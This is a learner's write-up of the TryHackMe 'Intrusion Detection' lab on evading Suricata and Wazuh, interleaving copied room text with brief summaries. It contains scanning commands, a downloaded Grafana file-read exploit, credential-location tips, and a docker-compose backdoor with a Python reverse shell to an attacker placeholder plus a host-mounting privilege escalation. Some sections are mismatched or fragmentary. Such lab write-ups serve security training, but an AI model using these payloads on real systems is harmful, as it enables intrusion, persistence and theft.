

Intrusion Detection

Author: Muhammad Sulthan K M

Room URL: <https://tryhackme.com/room/idsevasion>

Date: 17-10-2025

Difficulty: Medium

[Learn > Intrusion Detection](#)



Intrusion Detection

Learn cyber evasion techniques and put them to the test against two IDS

  60 min  10,062 

[Start AttackBox](#) [Save Room](#) [293 Recommend](#) [Options](#)

Room progress (0%)

Task 1 ☐ Introduction

Have you ever completed a CTF and wondered, "Would I have been detected?". This room will serve as an introduction to the world of intrusion detection systems (IDS) and cyber evasion techniques. To complete this room, you will need to orchestrate a full system takeover whilst experimenting with evasion techniques from all stages of the cyber kill chain.

This room also demonstrates the first public test of a new CTF scoring system designed to add additional interactivity, feedback, and re-playability to CTFs. In short, this system and several open source [IDS](#) can be combined to provide a per-user breakdown, and scoring of all the [IDS](#) alerts created during the course of a CTF.

You can access the system by navigating to http://MACHINE_IP:8000/register.

NOTE: This room can take up to five minutes to be fully available, so you may not be able to register immediately. However, you can work through the first few tasks without complete access to the system. Also, make sure that you register an account before running any attacks.

Answer the questions below

Deploy the target machine and create an account and log into the system at http://MACHINE_IP:8000, in preparation for future tasks.

No answer needed

 Complete

Hint

Task 1: Introduction

In this phase, I deployed the attackbox and entered the target IP

<http://10.201.47.245:8000/register>

?

Add 1 hour

Terminate

Task 1 Introduction

Start Machine

Have you ever completed a CTF and wondered, "Would I have been detected?". This room will serve as an introduction to the world of intrusion detection systems (IDS) and cyber evasion techniques. To complete this room, you will need to orchestrate a full system takeover whilst experimenting with evasion techniques from all stages of the cyber kill chain.

This room also demonstrates the first public test of a new CTF scoring system designed to add additional interactivity, feedback, and re-playability to CTFs. In short, this system and several open source IDS can be combined to provide a per-user breakdown, and scoring of all the IDS alerts created during the course of a CTF.

You can access the system by navigating to <http://10.201.47.245:8000/register>.

NOTE: This room can take up to five minutes to be fully available, so you may not be able to register immediately. However, you can work through the first few tasks without complete access to the system. Also, make sure that you register an account before running any attacks.

Answer the questions below

Deploy the target machine and create an account and log into the system at <http://10.201.47.245:8000>, in preparation for future tasks.

No answer needed

Correct Answer

Hint

Task 2: Intrusion Detection Basics

In this part, I gained a basic understanding of Intrusion Detection Systems (IDS). Two signature-based IDS - Suricata, a network-based IDS (NIDS), and Wazuh, a host-based IDS (HIDS)

Task 3: Network-based IDS (NIDS)

Task 2 Intrusion Detection Basics

Intrusion detection systems (IDS) are a tool commonly deployed to defend networks by automating the detection of suspicious activity. Where a firewall, anti-virus, or authorisation system may prevent certain activity from occurring on or against IT assets, an IDS will instead monitor activity that isn't restricted and sort the malicious from the benign. IDS commonly apply one of two different detection methodologies; Signature (or rule) based IDS will apply a large rule set to search one or more data sources for suspicious activity whereas, Anomaly-based IDS establish what is considered normal activity and then raise alerts when an activity that does not fit the baseline is detected.

Either way, once an incident is detected, the IDS will generate an alert and will then forward it further up the security chain to log aggregation or data visualisation platforms like [Graylog](#) or the [ELK Stack](#). Some IDS may also feature some form of intrusion prevention technology and may automatically respond to the incident.

Two signature-based IDS are attached to this demo; [Suricata](#), a network-based IDS (NIDS), and [Wazuh](#), a host-based IDS (HIDS). Both of these IDS implement the same overarching signature detection methodology; however, their overall behaviour and the types of attacks that they can detect differ greatly. We will cover the exact differences in more detail in the following tasks.

Answer the questions below

What IDS detection methodology relies on rule sets?

signature-based detection

Correct Answer

This task introduced Network-based IDS and its uses.

Task 4: Reconnaissance and Evasion Basics

On this, I got to know how these IDS stop reconnaissance at the start and how I can partially evade it using nmap as study

```
nmap -sV --script-args http.useragent="<USER AGENT HERE>" MACHINE_IP
```

Task 5: Further Reconnaissance Evasion

This part introduced me to a new tool called Nikto, a pure web scanner for reconnaissance, similar to Nmap

```
nikto -p 80,3000 -h MACHINE_IP
```

Task 6: Open-source Intelligence

This part included details of similar OSINT tools like Shodan, WireGuard VPN, Recon-NG, and google dorks.

Task 7: Rulesets

The ruleset's task was to download and use a prebuilt ruleset from the Emerging Threats Open ruleset, which is loaded by default in Suricata.

It was done using the codes

```
wget https://raw.githubusercontent.com/Jrool1053/GrafanaDirInclusion/master/src/exploit.py  
python3 exploit.py -u MACHINE_IP -p 3000 -f <REMOTE FILE TO READ>
```

Task 8: Host-Based IDS (HIDS)

Similar to NIDS, this explained the HIDS systems and how they are used

Task 9: Privilege Escalation Recon

This was a reconnaissance for privilege escalation with example in suricata using script like

- `sudo -l`. This will return a list of all the commands that an account can run with elevated permissions via `sudo`
- `groups` will list all of the groups that the current user is a part of.
- `cat /etc/group` should return a list of all of the groups on the system and their members. This can help in locating users with higher access privileges and not just our own.

With scripts like linpeas

attacks that require the installation of additional tools.

- **System log collection** - This functionality will generate alerts when some post-exploitation actions are taken against the system like making SSH connections and login attempts.
- **System inventory** - This tracks system metrics like open ports, network interfaces, packages, and processes. This affects our ability to open new ports for reverse shells and install new packages. Note, that this function currently, does not generate alerts by itself and requires the HIDS operator to write their own rules. However, A report would be available on an upstream log analysis platform like Kibana

Note, that Docker monitoring is also available, however, it is not enabled in this case which gives us a few options:


- We could hijack the existing container supply chain and use it to install a backdoor into one of the containers that are hosted by the system. This would be difficult to detect without additional container monitoring and scanning technology. Credentials for a docker registry could either be phished or extracted from `/root/.docker/config.json` as, this location stores the credentials used with the `docker login` command in plaintext. This won't work in this case though, as the host we compromised doesn't have internet access and there are no credentials in `/root/.docker/config.json`
- We could modify the existing docker-compose setup to include a privileged SSH enabled container and mount the host's file system to it with `-v /:/hostOS`. The docker-compose file used to define the current setup isn't monitored by the file system integrity monitor as it's in `/var/lib`. Again though, this won't work well in this case as we don't have access to the internet though, you could transport the container images from the attack box to the compromised VM via SSH. You would also need to open up a new port for the ssh connection which, would show up on the system inventory report.
- We could modify an existing or new docker-compose setup by, abusing the `entrypoint` option to grant us a reverse shell. Using docker-compose also allows us to specify automatic restarts which increases the backdoor's resilience. This option also reverses the typical client-server connection model so, we won't need to open any new ports on the host.

To perform the last option append the following to a new docker-compose file:

```

---
version: "2.1"
services:
  backdoorservice:
    restart: always
    image: ghcr.io/jroo1053/ctfscore:master
    entrypoint: >
    python -c 'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("<ATTACKBOXIP>",4242));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);
pty.spawn("/bin/sh")'
    volumes:
      - /:/mnt
    privileged: true

```



Task 10: Performing Privilege Escalation

The last task allowed us to identify Docker as a potential privilege escalation vector. To gain root privileges quite easily, try and run the following with the `grafana-admin` account:

```
docker run -it --entrypoint=/bin/bash -v /:/mnt/
ghcr.io/jroo1053/ctfscoreapache:master
```

Task 12: Conclusion

After persistence, trial-and-error, I was able to gain vast knowledge and in hand experience of IDS through the TryHackMe room - Intrusion Detection.

Task 12  Conclusion 

I hope you've enjoyed this room and learned a few things. As previously mentioned this room was the first public test of the CTF scoring system project I've been developing. I have enclosed a link to the source code for the scoring system, It's licensed under AGPL-3.0 so feel free to modify it or add the system to your own CTF. There's documentation on installation and configuration available in the repo as well as links to prebuilt docker images.

Repo Link: <https://github.com/Jroo1053/CTFScore>

Thanks for playing.

Answer the questions below

Read the above

No answer needed

 Correct Answer 